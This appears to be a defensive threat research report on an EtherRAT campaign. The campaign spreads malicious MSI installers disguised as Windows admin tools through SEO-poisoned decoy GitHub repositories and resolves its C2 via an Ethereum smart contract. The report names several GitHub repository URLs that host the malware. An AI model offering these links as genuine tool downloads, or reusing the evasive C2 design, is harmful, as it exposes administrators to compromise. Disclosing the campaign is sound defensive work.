

EtherRAT Distribution Spoofing Administrative Tools via GitHub Facades

Author: Dominik Domzalski

No of pages: 32

Read time: 18-20 minutes

1.1 Introduction

A sophisticated, high-resilience malicious campaign was identified by Atos Threat Research Center (TRC) in March 2026. This operation specifically targets the high-privilege professional accounts of enterprise administrators, DevOps engineers and security analysts by impersonating administrative utilities they rely on for daily operations. By integrating **Search Engine Order (SEO) poisoning**, a **dual-stage GitHub distribution architecture** and **decentralized blockchain based command-and-control (C2) resolving**, Threat Actors have established a highly resilient delivery and persistence mechanism.

1.1.1 Creative Distribution via GitHub Facades

The campaign utilizes a multi-layered delivery chain designed to evade platform level takedowns and maintain a high search engine ranking. The attack begins with **SEO poisoning** on various search engines, including: Bing, Yahoo, DuckDuckGo and Yandex. That ensures that malicious results for niche IT terms rank at the top of search results. Users are initially directed to a **primary "facade" GitHub repository**. These repositories are optimized for SEO but contain no malicious code - just professional looking README file. To maintain operational flexibility, the README contains a link directing a victim to a **second, hidden GitHub repository**. It serves as the true distribution point for the malware. By separating the SEO-optimized "storefront" from the payload delivery account, the threat actors can rapidly rotate their distribution repositories if flagged, while the primary search-indexed facade remains active and untouched.

1.1.2 Strategic Tool Impersonation and Victim Profiling

The campaign is characterized by its focus on the **administrative stack**. By distributing malicious MSI installers disguised as tools like **PsExec**, **AzCopy**, **Sysmon**, **LAPS** and **Kusto Explorer**, Adversary performs automated victim profiling. These utilities are almost exclusively used by personnel with elevated network and system permissions. A successful infection on an administrator's workstation may provide the "keys to the kingdom", what can facilitate lateral movement inside the enterprise environment.

1.1.3 Decentralized Command and Control via Ethereum

The most technically significant aspect of the campaign is its implementation of **Blockchain based Dead Drop Resolving (DDR)**. Once the malicious MSI is executed, the malware does not reach out to a hardcoded domain or IP address, which could be easily blocklisted. Instead, the malware repetitively initiates a query to a public **Ethereum (ETH) RPC endpoint**.

The malware is hardcoded with a specific **Smart Contract address** on the Ethereum blockchain. By querying this contract, malware dynamically retrieves the live C2 server address. This technique provides the adversary with extreme resilience:

- **Infrastructure agility:** The attacker can rotate C2 servers globally simply by updating the value stored in the blockchain contract.
- **Robustness:** As long as public Ethereum gateways are accessible, the malware can always find its "home," making traditional domain takedown or blockage efforts ineffective.

1.2 Research analysis

This research provides a comprehensive technical analysis of the current campaign, based on long-term observation and active detonation within controlled environment. Our research moves beyond initial delivery vectors to examine the sophisticated infrastructure and post-exploitation behaviors.

The following data points represent the core operational mechanics of the campaign, including:


- [Malware Distribution](#): breakdown of the dual stage GitHub repository architecture and the SEO-poisoning usage to manipulate search engine results.
- [Administrative Tools Impersonation](#): detailed look at the specific administrative utilities being impersonated to ensure the compromise of high-privilege IT personnel.
- [Malware Logic](#): malware analysis of the malicious MSI payloads, including their initial staging and persistent components.
- [Decentralized C2 Infrastructure](#): investigation into the malware's use of Ethereum Smart Contracts and public RPC gateways to dynamically resolve live Command and Control (C2) addresses.

NOTE: During the finalization of the research, we identified a preliminary alert from KISA&KrCERT/CC regarding this Threat Actors' campaign - [LINK](#). While their initial report provided early visibility, our longitudinal investigation confirms the campaign remains highly active and has undergone significant technical maturation.


Our investigation further confirms that the malware is evolving, with several distinct variants and additional C2 infrastructure identified since the campaign's inception.

1.2.1 Malware Distribution


Visualisation below demonstrates the dual-stage distribution chain, where SEO-optimized facade repository redirects unsuspecting users to a secondary GitHub account hosting the malicious MSI. This modular architecture allows the threat actors to preserve their search engine rankings even if the individual payload delivery accounts are taken down.



The intrusion lifecycle begins with a search query via Bing (also Yahoo, DuckDuckGo, Yandex) for specialized IT administrative utilities. Through aggressive SEO poisoning, the threat actors ensure that facade GitHub repository appears prominently among the top search results. In this instance, a user seeking Kusto Explorer – critical tool for engineers and analysts querying Azure Data Explorer via KQL – is led toward a non-malicious storefront designed to build initial trust.




Bing search for "kusto explorer"




Bing search for “kusto explorer download”

The first repository the user opens is a storefront that impersonates the targeted administrative tool. This facade repo is intentionally clean of malware, acting only as a gateway to the second, malicious stage of the delivery process. Thanks to such design it maintain a high search engine ranking.




First GitHub repo - used only as a facade



As we can see it's the one that survives quite long time

By embedding link in the README of a clean facade repository, Threat Actors effectively separate their search visibility from their malware distribution. This second repository hosts the actual malware, while the first remains untainted. This strategy allows for rapid recovery after a takedown, as Adversary only needs to update a single URL to restore their infection chain. This separation is key to the campaign's longevity, as the initial landing page appears benign to both users and security tools.



Link to second GitHub repo that serves malware to the user

Commit 00e9608

adexplore authored 3 weeks ago (Verified)

Update README.md

main

1 file changed +2 -2 lines changed

README.md

```

*** @@ -1,12 +1,12 @@
1 1 # Kusto.Explorer v1.0.3.1539
2 2
3 3 Download latest version from Releases:
4 1 - https://github.com/kustools/Kusto.Explorer/releases/tag/v1.0.3.1539
5 2 + https://github.com/kustoapp/Kusto.Explorer/releases/tag/v1.0.3.1539
6 5
7 6 ## Introduction
8 7
8 8 Kusto.Explorer is a powerful desktop client designed for advanced querying,

```

Historical Commits in facade GitHub: we can see changes of links to second GitHub repo
The redirection leads the user to a second GitHub repository where the malicious software is hosted. This secondary site acts as the final stage in the distribution chain, providing the direct download for the malware impersonating administrative tools.

Platform Solutions Resources Open Source Enterprise Pricing

Search or jump to...

kustoapp / Kusto.Explorer Public

Code Issues Pull requests Actions Projects Security and quality Insights

Releases / v1.0.3.1539

v1.0.3.1539 Latest

kustoapp released this 3 weeks ago v1.0.3.1539 58bc108

Initial commit

Assets 3

Kusto.Explorer.zip sha256:4abdf7f8b25136c9f2b98b4adf346... 6.79 MB 53 minutes ago

Source code (zip) 3 weeks ago

Source code (tar.gz) 3 weeks ago

Second GitHub used to host malware

Downloads > Kusto.Explorer > Kusto.Explorer_Windows_Setup >

Name	Date modified	Type	Size
Today			
Kusto.Explorer.msi	2026-04-01 15:31	Windows Installer Package	49 KB
data	2026-04-01 15:31	File folder	

Malware downloaded by user

The threat actor has successfully hijacked the search results for larger set of Windows administrative stack, placing malicious storefronts at the very top of Bing. This dominant search presence effectively masks the threat, as the facade repositories appear as the primary, verified download locations for essential IT tools. Such high visibility on the front page is the critical factor that could help campaign's broader reach into corporate environments.

procdump download

Microsoft Learn
https://learn.microsoft.com/en-us/sysinternals/downloads/...
ProcDump - Sysinternals | Microsoft Learn
Download Procdump, a command-line utility for monitoring and dumping processes on Windows, Linux and Mac. Learn how to use Procdump with various options, conditions and examples... See more

Using Procdump
Capture Usage:
Install Usage:
Uninstall Usage:
Dump Types:

How do I install Procdump?
To install Procdump, run the following command from the command line or from PowerShell: Private CDN cached downloads available for licensed customers. Never...

Overview
By Mark Russinovich and Andrew Richards
Published: 11/03/2022
Download Procdump (714 KB)
Download Procdump for Linux (GitHub)

Introduction
Procdump is a command-line utility whose primary purpose is monitoring an applicati...

Related searches
procdump download for windows
procdump GitHub
procdump arguments
procdump multiple processes match th...

Examples
-Write a mini dump of a process named 'notepad' (only one match can exist):
-Write a Full dump of a process with PID '4572':


ProcDump usage examples
Procdump Linux support
Procdump performance monitoring

Sysinternals Suite
https://apps.microsoft.com
FREE 5 20 Utilities & tools Microsoft Corporation
Sysinternals Suite is a bundle of the Sysinternals utilities including Process Explorer, Process...
Install on Windows


GitHub
https://github.com/procbyte/ProcDump
GitHub - procbyte/ProcDump: Download Sysinternals Utility
Jan 18, 2026 - Procdump is a lightweight command-line utility for capturing process dumps during crashes, hangs, high CPU spikes, or specific exception conditions on Windows systems.

Related searches for procdump download
procdump download windows 10
procdump github
procdump download for windows 11
procdump free download
download procdump sysinternals


"ProcDump" Bing SEO poisoning and Threat Actors GitHub repo




"LAPS" Bing SEO poisoning and Threat Actors GitHub repo




"Bginfo" Bing SEO poisoning and Threat Actors GitHub repo



DuckDuckGo SEO poisoning and Threat Actors GitHub repo

